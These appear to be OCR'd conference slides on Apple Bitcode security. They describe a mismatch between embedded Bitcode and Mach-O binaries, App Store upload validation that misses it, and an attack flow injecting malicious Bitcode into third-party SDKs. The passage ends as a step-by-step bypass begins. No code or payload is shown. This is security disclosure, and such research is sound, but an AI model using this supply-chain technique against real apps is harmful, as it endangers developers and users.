
The Vulnerability and Attacking Surfaces - 1

- Potential Vulnerability
- Attacking Boundary without Bitcode




The Vulnerability and Attacking Surfaces - 1

- The attacking boundary moves forward
- Attack more




The Vulnerability and Attacking Surfaces - 2

- **Consistency Issue:** The Bitcode embedded into MachO may be not consistent to the Bitcode which the MachO compiled from



The Vulnerability and Attacking Surfaces - 2

- App uploading




The Vulnerability and Attacking Surfaces - 2

- Developers use Apple’s Application Loader to upload App to AppStore
- During uploading, the validation process can’t recognize that the Bitcode and MachO may be not from the same LLVM-IR

The Vulnerability and Attacking Surfaces - 2

- Flow of attacking through injecting mal-bitcode into 3rd party SDK




The Vulnerability and Attacking Surfaces - 2

- After Xcode 7, the 3rd party SDK should also contain Bitcode
- Bitcode is only used by Xcode or AppStore, not by developers
- If a program links a 3rd party SDK, the embedded Bitcode in SDK will not affect the compiling and linking process
- The SDK's Bitcode may contain malcode
- It's not easy for developers to find the malcode, even through reverse engineering

Bypass AppStore’s Uploading Validation

- We just want to prove the concept
- The payload doesn’t contain any malcode
- The following picture shows what will do

Bypass AppStore's Uploading Validation




Bypass AppStore's Uploading Validation

- There are about 3 methods to inject Bitcode into a MachO
- We will use the easiest one
- Let's do it step by step

